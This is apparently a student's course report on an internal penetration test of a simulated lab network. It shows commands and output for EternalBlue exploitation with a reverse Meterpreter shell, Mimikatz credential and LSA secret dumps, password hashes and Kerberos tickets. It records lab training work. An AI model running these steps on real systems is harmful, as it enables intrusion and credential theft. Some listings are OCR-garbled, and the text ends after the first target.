

X-Null



Internal Penetration Test Report of Findings

X-Null Ltd.

April 20, 2025

Version 1.0



Table of Contents

Statement of Confidentiality	4
Engagement Contacts	5
1 Professional Report.....	6
1.1 Introduction	6
1.2 Objective.....	6
1.3 Requirements.....	6
2 High-Level Summary	6
2.1 Recommendations	6
3 Methodologies.....	7
3.1 Information Gathering	7
3.2 Service Enumeration	8
3.3 Penetration	8
3.4 Maintaining Access	8
3.5 House Cleaning	9
4 Independent Challenges.....	10
4.1 Target #1 – VIPER 10.16.32.1	10
4.1.1 Initial Access	10
4.1.2 Service Enumeration	10
4.1.3 Initial Access walkthrough	12
4.1.4 Post-Exploitation.....	13
4.1.5 Viper machine Artifacts	19
4.2 Target #2 Engineering/Raptor – 10.16.32.10	22
4.2.1 Initial Access –	22
4.2.2 Service Enumeration	22
4.2.3 Initial Access walkthrough	23
4.2.4 Post exploitation	25
4.2.5 Engineering/Raptor Artifacts	26
5 Active Directory Set	28



5.1	Domain Controller BS75 – 10.16.32.75	28
5.1.1	Initial Access –	28
5.1.2	Service Enumeration	28
5.1.3	Initial Access Walkthrough.....	29
5.1.4	Post-Exploitation	32
5.1.5	BS75 Artifacts.....	38
5.2	Target #4 BS62– 10.16.32.9	40
5.2.1	Initial Access	40
5.2.2	Service Enumeration	41
5.2.3	Initial Access Walkthrough.....	41
5.2.4	Post Exploitation	42
5.2.5	BS62 Artifacts	44
	Technical Findings Details	46
1.	Eternal Blue 2017-0144 – High	46
2.	Brute Force: Password Spraying – High.....	47
3.	Kerberoasting – High	48
	Appendix	49



X-NULL

Statement of Confidentiality

This document contains sensitive information related to the security posture of the assessed environment. It is intended solely for the use of authorized personnel within the client organization and those explicitly permitted by the client.

Unauthorized access, disclosure, distribution, copying, or any other form of dissemination of this report or any part thereof is strictly prohibited. The information contained herein may expose vulnerabilities that could be exploited if made public or disclosed to unauthorized individuals.

All parties granted access to this report are expected to handle its contents with the highest level of confidentiality and take appropriate measures to ensure its secure storage and transmission. Any questions regarding the distribution or disclosure of this document should be directed to the designated point of contact within the client organization.



Engagement Contacts

Unnamed Company Contacts		
Primary Contact	Title	Primary Contact Email
N/A	Chief Executive Officer	N/A
Secondary Contact	Title	Secondary Contact Email
N/A	Chief Technical Officer	N/A

Assessor Contact		
Assessor Name	Title	Assessor Contact Email
Ioannis Xenofontos (Tester)	Security Engineer	ixenofontos@mail.valenciacollege.edu



1 Professional Report

1.1 Introduction

This penetration test report outlines the methodology, execution, and findings from a comprehensive internal assessment of a simulated enterprise network. The focus of this engagement was to emulate a real-world adversary by performing in-depth enumeration, exploitation, privilege escalation, and post-exploitation activities. Key goals included the discovery of system details, DNS and DHCP configurations, user credentials, active services, and embedded security challenges. The report is structured to mirror industry-standard practices and serves as a demonstration of the tester's applied knowledge and technical capabilities in offensive security.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the "Unnamed Company". The student is tasked with following a methodical approach to obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you in the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

The tester was tasked with performing an internal penetration test towards the unnamed companies systems. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate these systems – 10.16.32.0/24. The tester's overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to the unnamed company.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the companies' network. When performing the attacks the tester was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, the tester had administrative level access to multiple systems. All systems were successfully exploited and access granted.

2.1 Recommendations

The tester recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require



X-NULL

frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

The tester utilized a widely adopted approach to performing penetration testing that is effective in testing how well the “Unnamed Company’s” environments are secure. Below is a breakout of how the tester was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, The tester was tasked with exploiting the network. The specific IP addresses were:


Target Network:

10.16.32.1, 10.16.32.9, 10.16.32.10, 10.16.32.75

```
Currently scanning: Finished! | Screen View: Unique Hosts
```

```
36 Captured ARP Req/Rep packets, from 4 hosts. Total size: 2160
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.16.32.1	00:0c:29:4f:26:1f	6	360	VMware, Inc.
10.16.32.9	00:0c:29:c2:f4:02	9	540	VMware, Inc.
10.16.32.10	00:0c:29:41:ce:5c	3	180	VMware, Inc.
10.16.32.75	00:0c:29:38:07:3d	18	1080	VMware, Inc.



3.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

3.3 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, The tester was able to successfully gain access to all 4 systems.

3.4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

The tester added administrator and root level accounts on all systems compromised. In addition to the administrative/root access, a Metasploit Meterpreter service was installed on the machine to ensure that additional access could be established.



X-NULL

3.5 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous, and no remnants of our penetration test are left over is important.

After the trophies on both the lab network and exam network were completed, The tester removed all user accounts and passwords as well as the Meterpreter/Windows services or exploits installed on the system. The "unnamed company" should not have to remove any user accounts or services from the system.

4 Independent Challenges

4.1 Target #1 – VIPER 10.16.32.1

4.1.1 Initial Access

Vulnerability Explanation: The MS17-010 vulnerability, also known as EternalBlue, is a flaw in Microsoft's SMBv1 protocol. This originated as a leaked NSA Spy tool. It allows an unauthenticated remote attacker to execute arbitrary code on the target machine with kernel-level privileges. This vulnerability was famously weaponized by the WannaCry ransomware in 2017 and continues to be exploited in unpatched systems.

Vulnerability Fix: Apply Microsoft's official MS17-010 patch immediately. Disable SMBv1 where not required. Monitor SMB traffic for unusual activities and implement segmentation for critical systems.

Severity: Critical

Steps to reproduce the attack: To confirm the presence of MS17-010 vulnerability, a targeted scan was performed using Nmap with the smb-vuln-ms17-010 script against the target at IP address 10.16.32.1. The scan revealed that the host (identified as VIPER) was indeed vulnerable to EternalBlue. Following this, the Metasploit Framework was launched, and the exploit/windows/smb/ms17_010_eternalblue module was selected. The remote host IP (RHOSTS) was set to 10.16.32.1, and a reverse Meterpreter payload (windows/x64/meterpreter/reverse_tcp) was configured with the attacker's IP (LHOST) and listening port (LPORT) set appropriately. After configuring the exploit parameters, the exploit was launched. Upon successful execution, a Meterpreter session was established, confirming full remote code execution on the target system with SYSTEM-level privileges. This confirmed that the vulnerability was not only present but also exploitable, posing a critical risk to the environment.

4.1.2 Service Enumeration

Port Scan Results

IP Address	Ports Open
10.16.32.1	TCP: 135,139,445,49152, 49153, 49154, 49155

```
[root@parrot]~# nmap -sC -sV -O -Pn -T4 10.16.32.1 -oN 10.16.32.1_fullscan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-19 13:54 EDT
Nmap scan report for 10.16.32.1
Host is up (0.00034s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: BATTLESTAR)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:4F:26:1F (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7:- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1
```

The tester found the host was actively running legacy SMB services (port 445), and the OS version aligned with known vulnerabilities like MS17-010

A scan for Eternal Blue was conducted as a follow up.

```
[root@parrot]~[~]
#nmap -p 445 --script smb-vuln-ms17-010 10.16.32.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-19 14:06 EDT
Nmap scan report for 10.16.32.1
Host is up (0.00032s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:4F:26:1F (VMware)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs:  CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|           servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds
[root@parrot]~[~]
```

```
$ nmap -p 445 --script smb-vuln-ms17-010 10.16.32.1
```

This Nmap scan result reveals that the target host 10.16.32.1 is vulnerable to the MS17-010 vulnerability, commonly known as EternalBlue.



4.1.3 Initial Access walkthrough

The tester then ran a Meterpreter session and a full code execution on the system with plans to now identify lateral movement paths.

```
[msf](Jobs:0 Agents:0) >> use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set RHOSTS 10.16.32.1
RHOSTS => 10.16.32.1
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set LHOST 10.16.32.6
LHOST => 10.16.32.6
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> run
[*] Started reverse TCP handler on 10.16.32.6:4444
[*] 10.16.32.1:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.16.32.1:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.16.32.1:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.16.32.1:445 - The target is vulnerable.
[*] 10.16.32.1:445 - Connecting to target for exploitation.
[+] 10.16.32.1:445 - Connection established for exploitation.
[+] 10.16.32.1:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.16.32.1:445 - CORE raw buffer dump (42 bytes)
[*] 10.16.32.1:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.16.32.1:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.16.32.1:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.16.32.1:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.16.32.1:445 - Trying exploit with 12 Groom Allocations.
[*] 10.16.32.1:445 - Sending all but last fragment of exploit packet
[*] 10.16.32.1:445 - Starting non-paged pool grooming
[+] 10.16.32.1:445 - Sending SMBv2 buffers
[+] 10.16.32.1:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.16.32.1:445 - Sending final SMBv2 buffers.
[*] 10.16.32.1:445 - Sending last fragment of exploit packet!
[*] 10.16.32.1:445 - Receiving response from exploit packet
[+] 10.16.32.1:445 - ETERNALBLUE overwrite completed successfully (0xC0000000)!
[*] 10.16.32.1:445 - Sending egg to corrupted connection.
[*] 10.16.32.1:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 10.16.32.1
[+] 10.16.32.1:445 - -----
[+] 10.16.32.1:445 - -----WIN-----
[+] 10.16.32.1:445 - -----
[*] Meterpreter session 1 opened (10.16.32.6:4444 -> 10.16.32.1:52470) at 2025-04-19 14:13:00 -0400
```

```
└─$ use exploit/windows/smb/ms17_010_eternalblue
└─$ set RHOSTS 10.16.32.1
└─$ set PAYLOAD windows/x64/meterpreter/reverse_tcp
└─$ set LHOST my IP
└─$ run
```

This successfully established a Meterpreter session, granting full access to the system.



4.1.4 Post-Exploitation

Privilege verification + system & user enumeration was performed:

```
(Meterpreter 1)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 1)(C:\Windows\system32) > sysinfo
Computer      : VIPER
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : BATTLESTAR
Logged On Users : 1
Meterpreter   : x64/windows
(Meterpreter 1)(C:\Windows\system32) > shell
Process 1708 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>query user
query user
No User exists for *
```

```
(Meterpreter 1)(C:\Windows\system32) > ls "C:\\Users\\"
Listing: C:\Users\
=====

Mode                Size      Type    Last modified          Name
-----
040777/rwxrwxrwx  0         dir     2009-07-14 01:08:56 -0400 All Users
040555/r-xr-xr-x  8192      dir     2009-07-14 03:07:31 -0400 Default
040777/rwxrwxrwx  0         dir     2009-07-14 01:08:56 -0400 Default User
040555/r-xr-xr-x  4096      dir     2011-04-12 04:28:15 -0400 Public
040777/rwxrwxrwx  8192      dir     2024-05-23 05:23:46 -0400 administrator
100666/rw-rw-rw-  174       fil     2009-07-14 00:54:24 -0400 desktop.ini
040777/rwxrwxrwx  8192      dir     2025-03-27 01:45:10 -0400 kara
040777/rwxrwxrwx  8192      dir     2025-03-30 23:20:59 -0400 kthrace

(Meterpreter 1)(C:\Windows\system32) > cd C:\\Users\\kara\Desktop
(Meterpreter 1)(C:\Users\kara\Desktop) > ls
Listing: C:\Users\kara\Desktop
=====

Mode                Size      Type    Last modified          Name
-----
100666/rw-rw-rw-  105       fil     2025-03-30 22:57:26 -0400 Easy.txt.txt
100666/rw-rw-rw-  282       fil     2025-03-27 01:45:15 -0400 desktop.ini
100666/rw-rw-rw-  116       fil     2025-03-30 23:04:35 -0400 hard.txt.txt
```

```
Mode                Size      Type    Last modified          Name
-----
100666/rw-rw-rw-  89        fil     2025-03-30 23:17:55 -0400 Medium.txt.txt
040777/rwxrwxrwx  0         dir     2025-03-27 01:45:00 -0400 My Music
040777/rwxrwxrwx  0         dir     2025-03-27 01:45:00 -0400 My Pictures
040777/rwxrwxrwx  0         dir     2025-03-27 01:45:00 -0400 My Videos
100666/rw-rw-rw-  287       fil     2025-03-30 23:15:57 -0400 Secrets.txt.txt
100666/rw-rw-rw-  402       fil     2025-03-27 01:45:15 -0400 desktop.ini

(Meterpreter 1)(c:\Users\kara\Documents) > download secrets.txt.txt
```

During the enumeration of the file system, some user profiles were identified, including folders labeled "Administrator", "kara", and "kthrace". These directories indicated active or previously active user accounts.



Closer inspection of the "kara" profile revealed three key artifacts of interest, which were subsequently downloaded to the testers machine for offline analysis.

```
(Meterpreter 1)(C:\) > ls
Listing: C:\
=====

Mode                Size      Type      Last modified          Name
----
0407777\TWX\IX\KWX 4096     dir       2025-03-30 23:20:53   -0400 $Recycle.Bin
1004444\T-Y-T-T-T- 8192     fil       2024-04-06 01:16:05   -0400 BOOTSECT.BAK
0407777\TWX\IX\KWX 4096     dir       2024-04-06 01:16:00   -0400 Boot
0407777\TWX\IX\KWX 0         dir       2009-07-14 01:06:05   -0400 Documents and Settings
0407777\TWX\IX\KWX 0         dir       2024-06-17 23:34:36   -0400 Guy
0407777\TWX\IX\KWX 0         dir       2009-07-13 23:20:08   -0400 PerfLogs
0405555\T-XI-XI-X 4096     dir       2024-04-06 19:33:28   -0400 Program Files
0405555\T-XI-XI-X 4096     dir       2009-07-14 00:57:06   -0400 Program Files (x86)
0407777\TWX\IX\KWX 4096     dir       2025-03-30 21:20:07   -0400 ProgramData
1004444\T-Y-T-T-T- 459611   fil       2024-11-21 04:15:06   -0500 RDNXF
0407777\TWX\IX\KWX 0         dir       2024-04-05 21:26:38   -0400 Recovery
0407777\TWX\IX\KWX 4096     dir       2025-04-19 14:09:44   -0400 System Volume Information
0405555\T-XI-XI-X 4096     dir       2025-04-01 01:45:41   -0400 Users
0407777\TWX\IX\KWX 16384    dir       2025-02-24 18:39:42   -0500 Windows
1004444\T-Y-T-T-T- 383786   fil       2010-11-20 22:23:51   -0500 bootmgr
0000000/-/----- 0         fil       1969-12-31 19:00:00   -0500 hiberfil.sys
0000000/-/----- 0         fil       1969-12-31 19:00:00   -0500 pagefile.sys
1006666\TW-IW-TW- 1490     fil       2024-04-05 21:26:59   -0400 vboxpostinstall.log

(Meterpreter 1)(C:\) > cd Guy
(Meterpreter 1)(C:\Guy) > ls
Listing: C:\Guy
=====

Mode                Size      Type      Last modified          Name
----
1006666\TW-IW-TW- 36        fil       2024-06-17 15:40:18   -0400 ArtifactInstructions.txt
1006666\TW-IW-TW- 15632     fil       2024-06-10 16:00:24   -0400 Guy.txt

(Meterpreter 1)(C:\Guy) > ls
```

While navigating back through the file system, an additional artifact was discovered: Guy\\Guy.txt, accompanied by a set of instructions. These files were also retrieved for further analysis, bringing the total number of recovered artifacts to four. Following this, the next step involved reviewing recent log files to identify any notable events or user activity related to the compromise.

```
(Meterpreter 1)(C:\) > search -f *.txt
Found 432 results...
=====

Path
----
c:\Guy\ArtifactInstructions.txt
```

```
└─$ search -f *.txt
```

During the log review, an interesting file was identified: `dcdiag.txt`, created in 2025. In this environment, such a file is highly valuable, as it likely contains detailed diagnostic output related to domain controller health and configuration—making it a potential gold mine for further post-exploitations.

[illegible]



X-NULL

The tester then traveled to the c:\Windows\debug director, and found more files of interest, The NetSetup.LOG & PASSWD.LOG.

```
[*] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
(Meterpreter 2)(C:\Windows\system32) > cd c:\\Windows\\debug
(Meterpreter 2)(c:\Windows\debug) > ls
Listing: c:\Windows\debug
=====

Mode                Size      Type    Last modified          Name
----                -
100666/rw-rw-rw-   88968   fil     2025-03-30 21:17:49 -0400 NetSetup.LOG
100666/rw-rw-rw-     0      fil     2025-04-19 18:12:39 -0400 PASSWD.LOG
040777/rwxrwxrwx     0      dir     2024-04-06 00:22:11 -0400 WIA
100666/rw-rw-rw-   1736   fil     2025-03-28 21:10:26 -0400 dcdiag.txt
100666/rw-rw-rw-     3      fil     2024-05-12 14:02:54 -0400 netlogon.log
100666/rw-rw-rw-    131   fil     2024-04-05 21:26:37 -0400 sammui.log

(Meterpreter 2)(c:\Windows\debug) > █
```

Upon reading the NetSetup.Log the tester found more useful information.

Username	protector\Administrator, battlestar.uck\kthrace
Domain Controllers	Protector-1.protector.space, Galactica.battlestar.uck
Machine Names	SEVEN, BRIDGE, VIPER



The tester then loaded the Kiwi extension, a Mimikatz implementation inside Metasploit to look for more credentials.

```
(Meterpreter 2)(c:\) > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
=====
Username   Domain      NTLM          SHA1
-----
VIPER$    BATTLESTAR  de4fb50259a41f3d1342f9c66070118c  49ab5cc098cce742b3051c026a7ef5448fb4a131

wdigest credentials
=====
Username   Domain      Password
-----
(null)     (null)      (null)
VIPER$    BATTLESTAR  +.j hmaIP-+T, JSK0l=sPQ=XEB5Ehxa;[F<z;TtdR$0{j}|(sd!s25qH_D_VLm:\N.&z**5u,+PAK_"WKKZ$"PBDHe"/P>]r6lP8g=sXQ7IoQ<9U+Z0

Kerberos credentials
=====
Username   Domain      Password
-----
(null)     (null)      (null)
viper$    BATTLESTAR.UCK  +.j hmaIP-+T, JSK0l=sPQ=XEB5Ehxa;[F<z;TtdR$0{j}|(sd!s25qH_D_VLm:\N.&z**5u,+PAK_"WKKZ$"PBDHe"/P>]r6lP8g=sXQ7IoQ<9U+Z0
```

```
$ meterpreter > load kiwi
$ meterpreter > creds_all
```

```
(Meterpreter 2)(c:\) > ls_dump_secrets
[*] Unimpl command: meterpreter. Run the help command for more details.
(Meterpreter 2)(c:\) > ls_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : VIPER
SysKey : 440045220511e4408271921aa1201b
Local name : VIPER ( 5-1-5-21-3905160047-2701749007-21759350 )
Domain name : BATTLESTAR ( 5-1-5-21-372129552-2700003791-2744073004 )
Domain FQDN : battlestar.uck
Policy subsystem is : L11
LSA Key(s) : 0, default {63bd0d57-aaba-d6c7-e880-8cce2b48f1c} 30be5165d704cudcf484fb5bdec73bfcb0bfdd7aaReSebeled59d1d6900def24
[00] {63bd0d57-aaba-d6c7-e880-8cce2b48f1c} 30be5165d704cudcf484fb5bdec73bfcb0bfdd7aaReSebeled59d1d6900def24
Secret : SMACHINE_ACC
cur/text: +.j hmaIP-+T, JSK0l=sPQ=XEB5Ehxa;[F<z;TtdR$0{j}|(sd!s25qH_D_VLm:\N.&z**5u,+PAK_"WKKZ$"PBDHe"/P>]r6lP8g=sXQ7IoQ<9U+Z0
NTLM:de4fb50259a41f3d1342f9c66070118c
SHA1:49ab5cc098cce742b3051c026a7ef5448fb4a131
old/text: +.j hmaIP-+T, JSK0l=sPQ=XEB5Ehxa;[F<z;TtdR$0{j}|(sd!s25qH_D_VLm:\N.&z**5u,+PAK_"WKKZ$"PBDHe"/P>]r6lP8g=sXQ7IoQ<9U+Z0
NTLM:de4fb50259a41f3d1342f9c66070118c
SHA1:49ab5cc098cce742b3051c026a7ef5448fb4a131
Secret : DefaultPassword
Secret : DRAP1_SYSTEM
cur/text: 01 00 00 00 ed 47 ba 37 7a c2 f0 47 71 bd 4a a0 87 c4 b4 ed 66 19 45 43 13 79 0d 1b 07 ab f4 53 94 79 fe 67 07 12 ef 10 c6 cf 00 d1
full: ed47ba377ac2f04771bd4aa807c4b4ed0019454313790d10b7abf4339479fe670712ef10c6cf00d1
mru: ed47ba377ac2f04771bd4aa807c4b4ed00194543 / 13790d10b7abf4339479fe670712ef10c6cf00d1
old/text: 01 00 00 00 c9 22 00 00 03 9e 00 00 07 ed 7a 3a c3 ff 0e ba ba 02 0f 01 61 ba 0f d4 bc 70 34 70 fd df 46 12 ab c5 20 98 0c 79 71
full: c9220000039e000a7ad7a5ac5ff4e0b0ad26f01 / 61bbf04bc705470fd0f4612ab0c5e520980c7971
mru: c9220000039e000a7ad7a5ac5ff4e0b0ad26f01 / 61bbf04bc705470fd0f4612ab0c5e520980c7971
Secret : HLMW
cur/text: 24 b0 1c 90 a5 7c 00 56 a4 a4 95 90 e2 a3 b3 40 21 00 07 00 42 05 f0 3e 06 9f 06 a0 31 57 c6 06 20 9e 95 1c 62 18 0c 51 f6 25 45 2b 0d 27 00 9f cf 50 93 4f f5 0f 49 4c ab 30 ed b1 07 ec b2 fd
```

```
$ meterpreter > ls_dump_secrets
```

```
(Meterpreter 2)(c:\) > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7100a909c7ff05b266af3c42ec058c33:::
Administrator01:1000:aad3b435b51404eeaad3b435b51404ee:7100a909c7ff05b266af3c42ec058c33:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
kara:1001:aad3b435b51404eeaad3b435b51404ee:c6b4b590dddfa35fa98ae59934b2366f:::
Lee:1002:aad3b435b51404eeaad3b435b51404ee:e2c1c1d46ca9b797957f4bcff2b10ee3:::
starbuck2:1003:aad3b435b51404eeaad3b435b51404ee:2e5945d428fcd3b9e66ca3e488c95d0f:::
(Meterpreter 2)(c:\) >
```



```
$ meterpreter > hashdump
```

```
(Meterpreter 2)(c:\) > kerberos_ticket_list
[*] Kerberos tickets found in the current session.
[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 4/19/2025 6:12:51 PM ; 4/20/2025 4:12:40 AM ; 4/26/2025 6:12:40 PM
Server Name      : krbtgt/BATTLESTAR.UCK @ BATTLESTAR.UCK
Client Name      : viper$ @ BATTLESTAR.UCK
Flags 00a10000   : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;

[00000001] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 4/19/2025 6:12:40 PM ; 4/20/2025 4:12:40 AM ; 4/26/2025 6:12:40 PM
Server Name      : krbtgt/BATTLESTAR.UCK @ BATTLESTAR.UCK
Client Name      : viper$ @ BATTLESTAR.UCK
Flags 40e10000   : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

[00000002] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 4/19/2025 6:12:51 PM ; 4/20/2025 4:12:40 AM ; 4/26/2025 6:12:40 PM
Server Name      : cifs/Galactica.battlestar.uck @ BATTLESTAR.UCK
Client Name      : viper$ @ BATTLESTAR.UCK
Flags 40a50000   : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;

[00000003] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 4/19/2025 6:12:51 PM ; 4/20/2025 4:12:40 AM ; 4/26/2025 6:12:40 PM
Server Name      : VIPER$ @ BATTLESTAR.UCK
Client Name      : viper$ @ BATTLESTAR.UCK
Flags 40a10000   : name_canonicalize ; pre_authent ; renewable ; forwardable ;

[00000004] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 4/19/2025 6:12:50 PM ; 4/20/2025 4:12:40 AM ; 4/26/2025 6:12:40 PM
Server Name      : LDAP/Galactica.battlestar.uck/battlestar.uck @ BATTLESTAR.UCK
Client Name      : viper$ @ BATTLESTAR.UCK
Flags 40a50000   : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;

[00000005] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 4/19/2025 6:12:40 PM ; 4/20/2025 4:12:40 AM ; 4/26/2025 6:12:40 PM
Server Name      : ldap/Galactica.battlestar.uck @ BATTLESTAR.UCK
Client Name      : viper$ @ BATTLESTAR.UCK
Flags 40a50000   : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
```

```
$ meterpreter > kerberos_ticket_list
```

The tester was able to find hashes associated with these user accounts.

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7100a909c7ff05b266af3c42ec058c33:::
Administrator01:1000:aad3b435b51404eeaad3b435b51404ee:7100a909c7ff05b266af3c42ec058c33:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
